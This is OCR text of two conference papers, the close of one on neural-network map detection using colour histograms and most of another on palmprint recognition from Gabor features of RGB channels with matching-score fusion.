The proposed map detection mechanism (see Fig.1) is similar to the face detection approach proposed by Rowley et al in [2]. Every input image is scaled to form an input image pyramid. Each image in the pyramid is then processed with a fixed size sliding window, which is passed as an input to the map classifier. Online maps services (e.g. maps.google.com) compose a map in browser from a set of tiles each having size of 256×256 pixels. In documents and images map objects usually consists of several tiles. Therefore, to increase probability for sliding window to be placed on a map inside the document, images are scanned with 150×150 window shifting by 30 pixels in both directions. Image pyramid contains 1-3 layers depending on the initial image size.

All sub-windows in the pyramid are divided into maps and non-maps by neural-network classifier. The arbitration mechanism is used to take the final decision based on the information collected in the previous steps. Each step of the developed algorithm is described in the following sections.

III. Map Features

A man can easily distinguish a map from a general image, with the help of the semantic information which is present on a map. Such semantics includes roads, fields, forests, human settlements and other objects, that depend on the type of the map. The great number and the variety of such objects on maps make it impossible to use that knowledge in order to recognize an image as a map. Thus, the map can be characterized as an image containing a relatively small number of regions separated by clear boundaries, with a predominance of one colour in each area.

The first step of CBIR systems is feature extraction stage. A feature represents either a global or local visual property of a particular image. Global properties are obtained from the entire image, while local ones from a small group of pixels. The most commonly used features include those reflecting colour, texture, shape, and salient points in an image [3].

The average color can be used as a map feature. Consider an (R, G, B) color space. Let p_{ij} be a pixel on an image, where $i = \overline{1, \mathrm{n}}$ and $j = \overline{1, \mathrm{m}}$.




Figure 1. Neural network-based digital map extraction mechanism scheme

The amount of red, green and blue is reflected in the vector $p_{ij} = (r_{ij}, g_{ij}, b_{ij})$, and then an average color can be computed as following:

$$(r, g, b) = \frac{\sum r_{ij}}{mn}, \frac{\sum g_{ij}}{mn}, \frac{\sum b_{ij}}{mn}. \quad (1)$$

Thereby each image is assigned a vector of three elements. Let S be an arbitrary part of an image. If the color in S area changes, it will lead to the following change in the mean color (r', g', b'):

$$(r', g', b') = r + \frac{\sum_S \Delta r_{ij}}{mn}, g + \frac{\sum_S \Delta g_{ij}}{mn}, b + \frac{\sum_S \Delta b_{ij}}{mn}, \quad (2)$$

where Δr_{ij}, Δg_{ij}, and Δb_{ij} represent changes in each colour. It is easily seen that the change in the mean color depends on the number of pixels inside S, that were changed, and the size of that change. Since neighbouring map fragments have almost the same background colour and symbols, the value of the average colour of the image will vary within a small range, which can be defined experimentally. That is, if the picture is a map, then its average colour should satisfy:

$$(r_{min} \le r \le r_{max}, g_{min} \le g \le g_{max}, b_{min}, \le b \le b_{max}) \quad (3)$$

where the values of $\Delta r = r_{max} - r_{min}$, $\Delta g = g_{max} - g_{min}$, $\Delta b = b_{max} - b_{min}$ are rather small. However, this estimate is rather rough and there can be many non-map images that can satisfy this condition.

Histograms are more appropriate map characteristics. They can be treated as a generalization of the average color. Let $N(k, C)$ be an amount of pixels on the image, with color $C \in R, G, B$ equal to $k = \overline{0,255}$. Now we can form vector with $3 \cdot 256 = 768$ elements, containing the quantity of the red, green and blue in the image. Apparently that this histogram contains information about average color:

$$(r, g, b) = \left[\frac{\sum_{k=0}^{255} kN(k, R)}{mn}\right], \left[\frac{\sum_{k=0}^{255} kN(k, G)}{mn}\right], \left[\frac{\sum_{k=0}^{255} kN(k, B)}{mn}\right] \quad (4)$$

However, the histogram contains more information, than average colour. We use normalized histograms, where each bin is divided by the maximum bin value, to make all histogram values fit the interval [0, 1].

Fig. 2 shows histograms computed from different images. Two upper rows of the figure show histograms computed from maps belonging to different vendors. These two rows show robustness of histograms across different locations and vendors. The last two rows show histograms computed from different general images. It is easy to see that histograms differ from maps histograms which contain expressive pikes. This is due to the fact that general map can be characterized as an image with prevailing amount of background with comparatively low variety of colour, having no colour gradients. This is very different from general images, which contain significantly greater color range (Fig. 2). The histogram creation method is robust enough to rotation and size of the scanning window (Fig. 3) shows six sub-windows obtained from the bigger image. It is easy to see that the general shapes of the histograms quite resemble, all pikes are placing on the same position on axes. This is yet evidence that histograms are suitable for neural-network map recognition.




Figure 2. Comparison of histogram computed from maps and regular images

The algorithm of histogram computation is quite effective. Initially image pyramid is calculated for each image, the results of all levels of the pyramid are placed in one collection. When cutting out is done, no image data is copied. Instead, pointers to the first element of the cropping region, as well as the size of the fragment are stored. This approach reduces the amount of necessary memory up to 12MB.

IV. NEURAL NETWORK TRAINING

In order to improve the accuracy of the neural network one should carefully prepare training examples. This means to include in training set typical examples for each class [3][4]. In case of map detection we have only two classes of objects on images: maps and non-maps.




Figure 3. Histogram robustness to scale, place and rotation. The right diagram in the middle row shows the whole images histogram

It is quite easy to define a map image, while the definition of a typical non-map is not trivial. Rowley et al [2] used partially trained neural network to determine negative examples for face detection. In the first iteration of the training process network is trained with the use of manually collected positive examples (face images) and random set of images not containing faces. Next, great number of images without faces is passed through the network, and those that are recognized as faces are used as negative examples in the second iteration of training process.

We follow this approach in selection of negative examples. However, there is one subtlety. Some images have histograms similar to maps histograms. Several examples of such images are given in the Fig. 4.

If we remind a map definition given earlier, we will see that these images fit given definition, because they have regions filled with a certain colour and have clear borders between these regions.

One should ensure that a share of such images in whole set of negative examples is rather small. Otherwise, this can affect the ability of neural network to recognize true positive images.



Figure 4. Examples of images that have histograms similar to map histograms

We used the same positive training set for both training iterations. Negative training set differs across iterations. We have collected more than one million various images from the internet, as well as manually chosen images, so that their quantity is equal to the quantity of positive examples. We use Vapnik-Chervonekis measure es-

timate to choose neural network topology [6][7]. As a training algorithm we use back propagation.

After training, each image from initial one million size set is passed through neural network and the images marked as positive are used as negative example set for the second stage of training process.

The total quantity of examples used in training is 544917 including negatives and positives in approximately equal proportions.

V. ARBITRATION MECHANISM

As discussed in the previous section, images may contain parts with histograms similar to maps. This can lead to increased quantity of false positive hits. Arbitration mechanism is intended to reduce the number of such false detections.

At this stage of development, the system uses a simple arbitration mechanism based on a parameter computed as a sum of the square of the areas recognised as map divided by the total image square in pixels. If this parameter is greater than some threshold Θ the image is marked the one containing a map.

VI. RESULTS

We have collected on the Internet a huge number of various images containing nature, animals, faces, places of interest, chart and diagrams, buildings, textures, cars, posters etc. The set of negatives consists of 73 451 images. To test the ability of the system to recognize positive images we used 5308 maps, that were not present in training set. The number of false positives is 4573 images representing 6.2 % of the total quantity of negatives. The number of false negatives is 43 that is 0.8%. That suggests that the probability of missing a map by the system is very low.

VII. CONCLUSION AND FURTHER RESEARCHES

The described system was implemented on C++ programming language with the use of Open Source Computer Vision Library.

The system scans image on different scales, allowing detecting map of various size. Histogram's robustness to size, rotation, and location makes the system insensitive to initial image transformations, which is essential when working with scanned images. Moreover, computation of histograms take little time, which along with memory consumption optimizations yields in fast processing speed.

There are several future research directions that we think are promising. Maps usually contain text, while other images don't. The researches in the field of text extraction [8] can speed up the process of selecting map-like regions on the image.

The proposed system can be extended to coarse-to-fine approach. The neural network-based filter can be used as coarse detector, allowing most of map-like images pass through it. The accurate selection can be performed by extracting some scale invariant features [9] from map-like regions and comparing them with known map features.

At this point stage the system uses a simple and efficient arbitration mechanism. The results show a fairly low error rate of this approach. However, the use of a more complex approach, based on the number of neighbours of the area, recognized as a map will reduce the false positive rate.

REFERENCES

[1] A. Smeulders, M. Worring, S. Santini, A. Gupta, and R. Jain, "Content-based image retrieval at the end of the early years, " IEEE Transactions on Pattern Analysis and Machine Intelligence, 22 (12) (2000). p. 1349-1380.

[2] H. Rowley, S. Baluja, and T. Kanade, "Neural network-based face detection," IEEE Transactions on Pattern Analysis and Machine Intelligence. (1998). p 22-38.

[3] S. Haykin, "Neural Networks - A Comprehensive Foundation, Second Edition," Pearson Education, Inc. 2004. p. 823.

[4] C. Bishop, "Neural networks for pattern recognition," Oxford university press. 2005. p. 482.

[5] R. Datta, D. Joshi, J. Li, and J. Wang, "Image Retrieval: Ideas, Influences, and Trends of the New Age," ACM Computing Surveys, 40 (2), (2008).

[6] A. Blumer, A. Ehrenfeucht, D. Haussler and M. Warmuth, "Learnability and the Vapnik-Chervonenkis Dimension," Journal of the Association for Computing Machinery. 36 (4) (1989), p. 929-965.

[7] S. Lawrence, C. Giles, and A. Tsoi, "What Size Neural Network Gives Optimal Generalization? Convergence Properties of Backpropagation. Technical report," Institute for Advanced Computer Studies. University of Maryland. 1996. p. 35.

[8] Li, W. Wang, S. Jiang, Q. Huang and W. Gao, "Fast and effective text detection," IEEE International Conference on Image Processing. 2008. p. 969-972.

[9] D. Lowe, "Distinctive Image Features from Scale-Invariant Keypoints" International Journal of Computer Vision. 2004.

Personal Recognition Based on the Gabor Features of Colour Palmprint Images

Slobodan Ribarić, Marija Marčetić
Faculty of Electrical Engineering and Computing
University of Zagreb
Unska 3, 10000 Zagreb, Croatia
E-mail:slobodan.ribaric@fer.hr

***Abstract*—In this paper a personal recognition system based on the Gabor features of colour palmprint images is described. The features are extracted by a bank of Gabor filters from the palmprint region represented by three primary spectral components: R, G and B. The system, based on fusion at the matching-score level, is used to improve the recognition accuracy. The recognition results of the system are compared with the results of a grey-level-based palmprint-recognition system for the same database.**

I. Introduction

A Gabor-based approach is widely used for the feature extraction in biometric applications, such as iris [1], face [2], fingerprint [3] and palmprint recognition [4], [5], [6]. Zhang et al. [5] describe an online palmprint-recognition system that is based on a 2D Gabor phase-encoding scheme for palmprint-feature extraction. By applying the tuning process to a training set consisting of grey-level palmprint images (384 × 284, 75 dpi), the optimal three parameters (θ, u, σ) of a 35×35 Gabor filter were selected. The verification test was made on grey-level palmprint images from 193 people, with 20 images of the left and right palms. The results of the verification showed a 98% genuine acceptance rate and a 0.04% false acceptance rate for a threshold value of 0.3425. The EER was 0.6%. The identification tests with three registration databases for $N = 50, 100$ and 200 users were performed. The best recognition rate was achieved for a 1-to-50 identification, where the system operated at about a 99.5% genuine acceptance rate; for a 1-to-100 identification, at a 0.1% false acceptance rate and a 97% genuine acceptance rate; and for a 1-to-200 identification, at a 0.1% false acceptance rate and a 95% genuine acceptance rate.

In [6] a bank of twelve Gabor filters was tested for verification on a database consisting of 4647 palmprint images (about 40 images from 120 people from the PolyU database [7]). The regions of interest, cropped from grey-level palmar images, were represented by two resolutions, i.e., 128×128 and 64×64 pixels. The test showed that three Gabor filters, size 35 x 35, with parameters $u = 0.0916, \sigma = 5.6179, \theta = 0, \pi/4$ and $3\pi/4$ achieved the best results for the region of interest (ROI) with size 128×128: for a false acceptance rate smaller than 10^{-2}, the false rejection rates were 5.6% (for $\theta = 0$), 2.9% (for $\theta = \pi/4$) and 6.4% (for $\theta = 3\pi/4$). A verification test for ROI of 64×64 showed that the best filter parameters were: size 17×17, $\theta = \pi/4$, $u = 0.1833$, and $\sigma = 1.8090$. The result was a 2.5% false rejection rate at a smaller than 10^{-2} false acceptance rate.

Pan and Ruan proposed a novel approach to Gabor feature-based palmprint recognition, which combines a Gabor filter bank and an improved two-dimensional PCA ((2D)^{2}PCA) for dimensionality reduction [4]. The (2D)^{2}PCA reduces the dimension of the feature space in both row and column directions resulting in fewer coefficients for feature matching. The main steps involved in the system are:

1) The Gabor features of different scales and orientations are extracted (there were 30 different Gabor filters);
2) The (2D)^{2}PCA is then applied for the dimensionality reduction of the feature space in both row and column directions;
3) The Euclidian distance is used for 1-NN classification.

The database consists of 800 left-hand images from 80 people. A Gabor feature-based (2D)^{2}PCA gives the best recognition rate of 99% when five training samples per class were used. Also, the genuine acceptance rate (GAR) is higher than the Gabor feature-based 2DPCA at the same false acceptance rate (FAR).

II. Description of the System

The proposed system (Fig. 1) consists of six parts: acquisition unit, pre-processing, feature extraction, thresholding, matching and decision based on fusion. The colour RGB images of the right hand are scanned at 180 dpi / 256 grey levels in the acquisition unit. In the pre-processing module the following steps are performed: conversion to grey-scale image, binarization of the grey-scale image with thresholding, border following of the contour of the hand, detection of the stable points, rotation of the hand in the normal position and finally, a determination of the region of interest (ROI). After that, the ROIs are cropped separately from the colour-palmprint image R, G, B and resized to 64×64 pixels. The primary spectral components R, G and B of each ROI are processed independently. The feature extraction is based on a 2D Gabor filter. The binarization of the features is made with a zero threshold. The palmprint matching is based on a generalised

Hamming distance. Fusion at the matching-score levels for all three primary spectral components is made.

A block-scheme of the personal recognition system based on the Gabor features for colour ROIs of palmprint images is shown in Fig. 1.




Fig. 1: Architecture of our colour-based palmprint-recognition system based on 2D Gabor filtering

A. Acquisition

Colour RGB images of the right hand are scanned at 180 dots per inch (dpi) / 256 levels. The user puts his/her hand on the scanner surface with the fingers spread naturally; there are no pegs or any other hand-position constrainers. An example of an image acquired with this method is shown in Fig. 2.



Fig. 2: Acquired palmprint image


B. Pre-processing

In the first step of pre-processing a palmprint image is extracted from the background. For that we use a grey-scale image whose values of image intensities are obtained as

$$I = \frac{r+g+b}{3}$$

where r, g and b are the R, G and B primary spectral values. The obtained image has grey intensities set in the interval from 0 to 255 (8 bits). Because of the good impose of the lightning conditions during the image acquisition in the segmentation of the grey-scale image, simple global thresholding is used. With the use of the border-following algorithm [8] in the binary image, the contour of the hand is obtained. On the contour of the hand the stable points are searched for, which will then be used as reference points for determining the region of interest (ROI). Previous research [5], [9] has determined determined that these are the points (T_1 and T_2) that lie on the tangent of the gaps between the ring finger and the little finger and between the index finger and the middle finger (see Fig. 3(a)). The connecting of the points T_1 and T_2 will be used for determining the image ROI and for the geometric normalization of the palmprint image. The geometric normalization is carried out by rotating the palmprint image so that a line connecting T_1 and T_2 has the angle 0° with the x coordinate axis of the image. The coordinates of the ROI that are obtained on the grey-scale image are used for cropping the ROI on primary spectral images (R, G, B) to acquire ROIs for the R, G and B image. The position of the ROI is defined by a $d \times d$ square that is moved $d/10$ pixels below the line that connects the stable points T_1 and T_2 (Fig. 3(b)). In such a way the determined ROI is cropped from the corresponding colour images of the palm (R, G and B). After that, all the regions (in images R, G and B) are resized to 64×64 pixels with the use of bicubic interpolation (Fig. 3(c)).

The above-described procedure is used for modeling two experimental databases that are composed of 64×64 pixel ROIs. The first database Database B_1 contains 648 ROIs from 81 people (eight ROIs per person). The second database Database B_2 contains 787 ROIs of the right palm of 80 people (about 10 ROIs per person).



(a) (b) (c)

Fig. 3: (a) Stable points on the border, (b) ROI cropping, (c) ROI

C. Feature extraction based on a 2D-Gabor filter

Palmprint authentication is usually based on texture analysis. Gabor filters and Gabor filter banks are widely applied for feature extraction from texture images [5], [6]. A circular Gabor filter, in general, has the following form:

$$G(x, y, \theta, u, \sigma) = \frac{1}{2\pi\sigma^2} e^{-\frac{x^2+y^2}{2\sigma^2}} e^{2\pi i(ux\cos\theta + uy\sin\theta)}$$

where $i = \sqrt{-1}$; u is the frequency of the sinusoidal wave; θ controls the orientation of the function and σ is the standard deviation of the Gaussian envelope. The σ and u are dependent on the size of the filter with $\sigma \cdot u = const$. To make it more robust against brightness, a discrete Gabor filter, $G[x, y, \theta, u, \sigma]$, is produced and the filter values are grouped around zero, so that the average filter value is 0, while the obtained filter is called the zero DC Gabor filter $\tilde{G}$

$$\tilde{G}[x, y, \theta, u, \sigma] = G[x, y, \theta, u, \sigma] - \frac{\sum_{i=-n}^{n}\sum_{j=-n}^{n} G[i,j,\theta,u,\sigma]}{(2n+1)^2},$$

where $2n + 1$ is the filter size.

Convolution in the spatial domain of each primary spectral ROI with the selected Gabor filter $\tilde{G}$ is performed. For each primary colour ROI image the convolution gives the real part of the texture image and the imaginary part of the texture image.

The real and imaginary parts of the texture image are binarized using a zero threshold. The binary pixel value of the real part b_r or of the imaginary part b_i of the filtered image is obtained as follows:

$b_r = 1$, $Re[\tilde{G}[x, y, \theta, u, \sigma] * I] \geq 0$


$b_r = 0$, $Re[\tilde{G}[x, y, \theta, u, \sigma] * I] < 0$

for the real part of the filtered texture image P_R, and

$b_i = 1$, $Im[\tilde{G}[x, y, \theta, u, \sigma] * I] \geq 0$

$b_i = 0$, $Im[\tilde{G}[x, y, \theta, u, \sigma] * I] < 0$

for the imaginary part of the filtered texture image P_I, where '$*$' denotes the 2D convolution in the spatial domain and $I \in \{I^R, I^G, I^B\}$ is the primary spectral ROI image. An example of the appearance of the real and imaginary textures obtained for a red colour ROI palmprint image is given in Fig. 4.



(a) (b)

Fig. 4: (a) Real part of the filtered texture image, P_R and (b) the imaginary part of the filtered texture image, P_I

D. Feature matching

Let $\{P_1, ..., P_n\}$ be the live templates that will be tested and $\{Q_1, ..., Q_m\}$ be the templates from the database, where n is the number of live templates and m is the number of templates in the database, $n > m$. For the matching the generalised Hamming distance is utilized. It is carried out from the normal Hamming distance, which has the form

$$D_0(P, Q) = \frac{1}{2N^2} \cdot \sum_{i=1}^{N}\sum_{j=1}^{N}(P_R(i,j) \otimes Q_R(i,j) + P_I(i,j) \otimes Q_I(i,j))$$

where N is the size of the filtered image, P_R and P_I are the real part and the imaginary part of the live template P, and Q_R and Q_I are the real part and the imaginary part of the database template Q, respectively, and $\otimes$ is the exclusive OR operator. In order to provide translation invariance matching in both directions, the generalised Hamming distance is used [6]

$$D_{\min}(P, Q) = \min_{|s|<S, |t|<T} \frac{1}{2H(s)H(t)} \cdot \sum_{i=\max(1,1+s)}^{\min(N,N+s)} \sum_{j=\max(1,1+t)}^{\min(N,N+t)} (P_R(i+s, j+t) \otimes Q_R(i,j) + P_I(i+s, j+t) \otimes Q_I(i,j))$$

where the shifting parameter in the horizontal direction is $s <| S |$, and in the vertical direction it is $t <| T |$, where $S = 6$ and $T = 6$ are the parameters that control the range of the horizontal and vertical translations of a feature in the matching process, respectively. $H(s)$ and $H(t)$ are defined as

$$H(q) = min(N, N + q) - max(1, 1 + q) + 1$$

where q is s or t.

E. Fusion at the matching-score level

Fusion is based on the total similarity measure (TSM) that is obtained as a weighted sum of the similarity measures S_R, S_G and S_B:

$$TSM(P_k, Q_l) = w_R \cdot S_R + w_G \cdot S_G + w_B \cdot S_B$$

where $S_i = e^{-D^i_{min}}$, $i \in \{R, G, B\}$, D^i_{min} is the minimum generalised Hamming distance for the corresponding primary spectral components, the live template is P_k, the current template from the database is Q_l, and w_R, w_G, w_B are the weights of the corresponding primary spectral ROI images. The weights are obtained on the basis of the first two experiments (see Experiment 1, and Experiment 2). The parameters w_R, w_G, w_B for the R, G and B primary spectral components are empirically calculated:

$$w_i = \frac{\mu_i}{\mu_R + \mu_G + \mu_B}$$

where μ_i is the mean recognition rate in Experiment 2 for the best filter (filter no. 10; Table II) for i primary spectral components, $i \in \{R, G, B\}$. μ_R, μ_G, μ_B are the corresponding mean recognition rates for the same filter. The weights are found to

be $w_R = 0.33430$, $w_G = 0.33305$ and $w_B = 0.33265$, and $w_R + w_G + w_B = 1$. The classification rule is based on the maximum total similarity measure (TSM) by using the 1-NN rule.

III. Experiments and Results

In this section, four experiments are described. The first experiment evaluates the information content of the Gabor-based features of the primary spectral components R, G and B. The second experiment selects the best filter parameters for the recognition performed on the primary spectral components R, G and B. The third experiment checks if whether fusion at the matching-score level of the primary spectral components improves the recognition accuracy. Finally, we perform an open-set identification with fusion.

Two palmprint databases are utilized for the experiments. The first database, B_1, contains 648 palmprint images of 81 people. From each person 8 images of the right palm are taken. The second database, B_2, contains 787 palmprint images of 80 people (10 images of the right palm from 71 people, 9 images from 6 people, 8 images from 2 people, and 7 palmprint images from 1 person).

A. Experiment 1

In the first experiment, Filters 5-8 from Table I are used. They are chosen according to the Gabor filters used in [6]. From the database B_1 80 palmprint images of 10 people (8 images per person) are taken.

TABLE I. GABOR FILTER BANK

Filter no	Sizes	θ	u	σ
1	9×9	0	0.3666	1.4045
2	9×9	45	0.3666	1.4045
3	9×9	90	0.3666	1.4045
4	9×9	135	0.3666	1.4045
5	13×13	0	0.2444	2.1067
6	13×13	45	0.2444	2.1067
7	13×13	90	0.2444	2.1067
8	13×13	135	0.2444	2.1067
9	17×17	0	0.1833	2.8090
10	17×17	45	0.1833	2.8090
11	17×17	90	0.1833	2.8090
12	17×17	135	0.1833	2.8090

1) Experiment 1a: We want to show that the information content of each of the three primary spectral components of the same ROI image, even though they are correlated, is different. We determine the normal Hamming distances of the binary Gabor features of the primary spectral components R, G and B, taken from the same image ROIs of the same person for Filters 5-8. We take the minimum distance of these four filters. Experiment 1a is repeated for ten people from database B_1 where there were 8 images for each person.

Fig. 5 shows the mean and the standard deviation of the normal Hamming distances for each of ten people and for the pairs RG, RB and GB. From Fig. 5 we can see that the normal Hamming distances vary, and they are the smallest for the GB pair. We can conclude that there exists a difference in the information for different primary spectral components of the same image ROIs.




Fig. 5: Mean and standard deviation of the minimal normal Hamming distances that come from the same ROI images of the same person

In the following two experiments (1b, 1c) we want to show that the generalised Hamming distances of the image ROIs of the same person are smaller than the generalised Hamming distances of the image ROIs of different people.

2) Experiment 1b: We take 8 palmprint images from one person and compute the generalised Hamming distance for the binary Gabor features of different image ROIs of the same person. We have 28 combinations for RR, GG, BB, RG, RB, and GB. Experiment 1b was repeated for ten people from database B_1.

Fig. 6 shows the mean and the standard deviation of the generalised Hamming distances for six pairs of combinations.




Fig. 6: Mean and standard deviation of the generalised Hamming distances that come from the different ROI images of the same person

3) Experiment 1c: We compute the generalised Hamming distances of the binary Gabor features of the image ROIs of

ten different people. We have 2880 image combinations for the RR, GG, BB, RG, RB and GB primary spectral components.

Fig. 7 shows the mean and the standard deviation of the generalised Hamming distances for six combinations of pairs. From Fig. 7 we can see that the generalised Hamming distances of the image ROIs from different people are greater than the generalised Hamming distances from Experiment 1a and Experiment 1b.




Fig. 7: Mean and standard deviation of the generalised Hamming distances that come from the ROI images of different people

